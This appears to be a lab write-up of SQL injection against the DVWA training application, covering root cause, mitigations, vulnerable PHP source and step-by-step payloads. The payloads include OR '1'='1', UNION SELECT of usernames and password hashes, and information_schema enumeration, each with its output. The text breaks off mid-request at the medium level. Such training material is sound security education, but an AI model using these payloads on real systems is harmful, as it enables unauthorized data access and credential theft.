

| | |
|--------------------------------------|---|
| Vulnerability Name: | SQL Injection |
| Affected Vendor: | DVWA |
| Affected Product Name: | http://dvwa/vulnerabilities/sqli/ |
| Product Official Website URL: | http://dvwa/login.php |
| Affected Component: | Affected Parameters: - User id |

Description: - A type of security vulnerability that allows attackers to manipulate SQL queries executed by a web application's database.

SQL Injection is a security flaw in web applications where attackers insert harmful SQL code through user inputs. This can allow them to access sensitive data, change database contents or even take control of the system. It's important to know about SQL Injection to keep web applications secure.

Root Cause: - Inadequate input validation and improper use of SQL queries without parameterization or prepared statements.

Impact: - Unauthorized access to sensitive data, data manipulation, database corruption, or complete system compromise.

Mitigation: - Use parameterized queries or prepared statements to prevent SQL Injection. Implement input validation and sanitize user input to filter out malicious SQL code.

Remediation: - To remediate SQL Injection: Use Prepared Statements (Parameterized Queries) – Prevents direct user input in SQL queries.

Use Stored Procedures – Predefined queries reduce injection risks.

Employ ORM (Object-Relational Mapping) – Abstracts database interactions.

Validate & Sanitize Input – Allow only expected characters and types.

Apply Least Privilege Principle – Restrict database permissions.

Use Web Application Firewall (WAF) – Blocks SQLi attacks.

Monitor & Log Queries – Detect anomalies.

Keep Software Updated – Patch known vulnerabilities.


Use Security Headers – Prevent injection-based script execution.

Perform Security Testing – Use SQLMap, Burp Suite, and automated scans.

Proof of Concept

Proof of Concept

Step: -1 First navigate to <http://dvwa/login.php> and login with username and Password.



Security Level :- Low

As we Know, we will first view the source code.


The flaw in the code you provided is that it is vulnerable to SQL injection attacks. The vulnerability arises from directly concatenating user input into the SQL query without proper sanitization or parameterization.

```
SQL Injection Source
vulnerabilities/sql/source/low.php

<?php
if (isset( $_REQUEST['Submit'] ) ) {
    // Get input
    $id = $_REQUEST['id'];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '
```


Step: -2 log in the home page of DVWA then click to the SQL Injection.



Step: -3 In the code, the variable \$id is retrieved from the user input without any validation or sanitization. It is then directly concatenated into the SQL query string:

```
$id = $_REQUEST['id'];
```


```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```



Step:- 4 In this Step This means that the query that was executed back in the database was the following:

Payload: ' OR '1'='1' --

Now we can see we got username.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `dvwa/vulnerabilities/sqli/?id='+OR+'1'='1'+--+&Submit`. The page title is "Vulnerability: SQL Injection".

On the left sidebar, the "SQL Injection" option is selected. The main content area shows the "User ID" input field containing the payload: `' OR '1'='1' --`. The "Submit" button is highlighted with an arrow.

Below the input field, the results of the SQL injection are displayed:

```
ID: ' OR '1'='1' --
First name: admin
Surname: admin

ID: ' OR '1'='1' --
First name: Gordon
Surname: Brown

ID: ' OR '1'='1' --
First name: Hack
Surname: Me

ID: ' OR '1'='1' --
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1' --
First name: Bob
Surname: Smith
```

Below the results, there is a "More Information" section with several links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

At the bottom of the page, the footer text reads: "Damn Vulnerable Web Application (DVWA) v1.10 *Development*"

Step: -5 Now we can see we got both username and encrypted password

Payloads: ' UNION SELECT user, password FROM users -- -

The screenshot shows the DVWA web application interface. The browser address bar displays the URL: `dvwa/vulnerabilities/sql/?id=''+UNION+SELECT+user%20password%20FROM+users--+'`. The page title is "Vulnerability: SQL Injection".

On the left sidebar, the "SQL Injection" menu item is highlighted. The main content area shows the "User ID" field with the value "sword FROM users --" and a "Submit" button. Below this, a box displays the results of the SQL injection attack:

```
ID: ' UNION SELECT user, password FROM users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Below the results, the "More Information" section lists several links:


- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

At the bottom of the page, the footer text reads: "Damn Vulnerable Web Application (DVWA) v1.10 *Development*"

Step: -6 This query is used to enumerate all table names in the current database.

Now we can see we got all the tables

'UNION SELECT table_name, NULL FROM information_schema.table -- -




The screenshot shows the DVWA web application interface. The browser address bar displays the URL: `dvwa/vulnerabilities/sqli/?id='UNION+SELECT+table_name, NULL FROM information_schema.tables -- -`. The page title is "Vulnerability: SQL Injection". On the left sidebar, the "SQL Injection" menu item is highlighted. The main content area shows the results of the query, listing the first name and surname for each table found in the database.

| ID | First name | Surname |
|--|---------------------------------------|---------|
| 'UNION SELECT table_name, NULL FROM information_schema.tables -- - | guestbook | |
| 'UNION SELECT table_name, NULL FROM information_schema.tables -- - | users | |
| 'UNION SELECT table_name, NULL FROM information_schema.tables -- - | ALL_PLUGINS | |
| 'UNION SELECT table_name, NULL FROM information_schema.tables -- - | APPLICABLE_ROLES | |
| 'UNION SELECT table_name, NULL FROM information_schema.tables -- - | CHARACTER_SETS | |
| 'UNION SELECT table_name, NULL FROM information_schema.tables -- - | COLLATIONS | |
| 'UNION SELECT table_name, NULL FROM information_schema.tables -- - | COLLATION_CHARACTER_SET_APPLICABILITY | |
| 'UNION SELECT table_name, NULL FROM information_schema.tables -- - | COLUMNS | |
| 'UNION SELECT table_name, NULL FROM information_schema.tables -- - | COLUMN_PRIVILEGES | |
| 'UNION SELECT table_name, NULL FROM information_schema.tables -- - | ENABLED_ROLES | |
| 'UNION SELECT table_name, NULL FROM information_schema.tables -- - | ENGINES | |
| 'UNION SELECT table_name, NULL FROM information_schema.tables -- - | EVENTS | |

Step: -7 In this Step this is used to **enumerate column names** from the users table in a vulnerable MariaDB/MySQL database.

Now we can see we got all column names of the user

'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' -- -



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `dvwa/vulnerabilities/sqli/?id='UNION+SELECT+column_name, NULL FROM information_schema.columns WHERE table_name= 'users' -- -`. The page title is "Vulnerability: SQL Injection".

On the left side, there is a navigation menu with the following items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection** (highlighted)
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security
- PHP Info
- About
- Logout

The main content area shows the results of the SQL injection attack. The "User ID:" field is set to the injected payload. The results are displayed in a table format:

| ID | First name | Surname |
|--|--------------|---------|
| 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users | user_id | - |
| 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users | first_name | - |
| 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users | last_name | - |
| 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users | user | - |
| 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users | password | - |
| 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users | avatar | - |
| 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users | last_login | - |
| 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users | failed_login | - |

Below the results, there is a section titled "More Information" with the following links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://feruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- <https://www.exploit-db.com/exploits/5015/>

SECURITY LEVEL(MEDIUM)

As we Know, we will first view the source code.

SQL Injection Source

vulnerabilities/sqli/source/medium.php

```
<?php
if( isset( $_POST[ 'Submit' ] ) ){
    // Get input
    $id = $_POST[ 'id' ];
    $id = mysqli_real_escape_string($GLOBALS[ '___mysqli_ston' ], $id);
    $query = "SELECT first name, last name FROM users WHERE user id = $id;";
    $result = mysqli_query($GLOBALS[ '___mysqli_ston' ], $query) or die( '<pre>'. mysqli_error($GLOBALS[ '___mysqli_ston' ]) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ){
        // Display values
        $first = $row[ 'first name' ];
        $last = $row[ 'last name' ];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    // This is used later on in the index.php page
    // Setting it here so we can close the database connection in here like in the rest of the source scripts
    $query = "SELECT COUNT(*) FROM users;";
    $result = mysqli_query($GLOBALS[ '___mysqli_ston' ], $query ) or die( '<pre>'. ((is_object($GLOBALS[ '___mysqli_ston' ]) ? mysqli_error($GLOBALS[ '___mysqli_ston' ]) : ($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
    $number_of_rows = mysqli_fetch_row( $result )[0];
    mysqli_close($GLOBALS[ '___mysqli_ston' ]);
}
```

Step:-1 In this Step We will intercept the request and send it to the repeater.

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)
[XSS \(Reflected\)](#)

Vulnerability: SQL Injection

User ID:

ID: 2
First name: Gordon
Surname: Brown

More Information

- <http://www.securiteam.com/securityreviews/000001.asp>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferreh.mavituna.com/sql-injection/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Request

Pretty Raw Hex

```
1 POST /vulnerabilities/sqli/ HTTP/1.1
2 Host: dvwa
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://dvwa
10 Connection: keep-alive
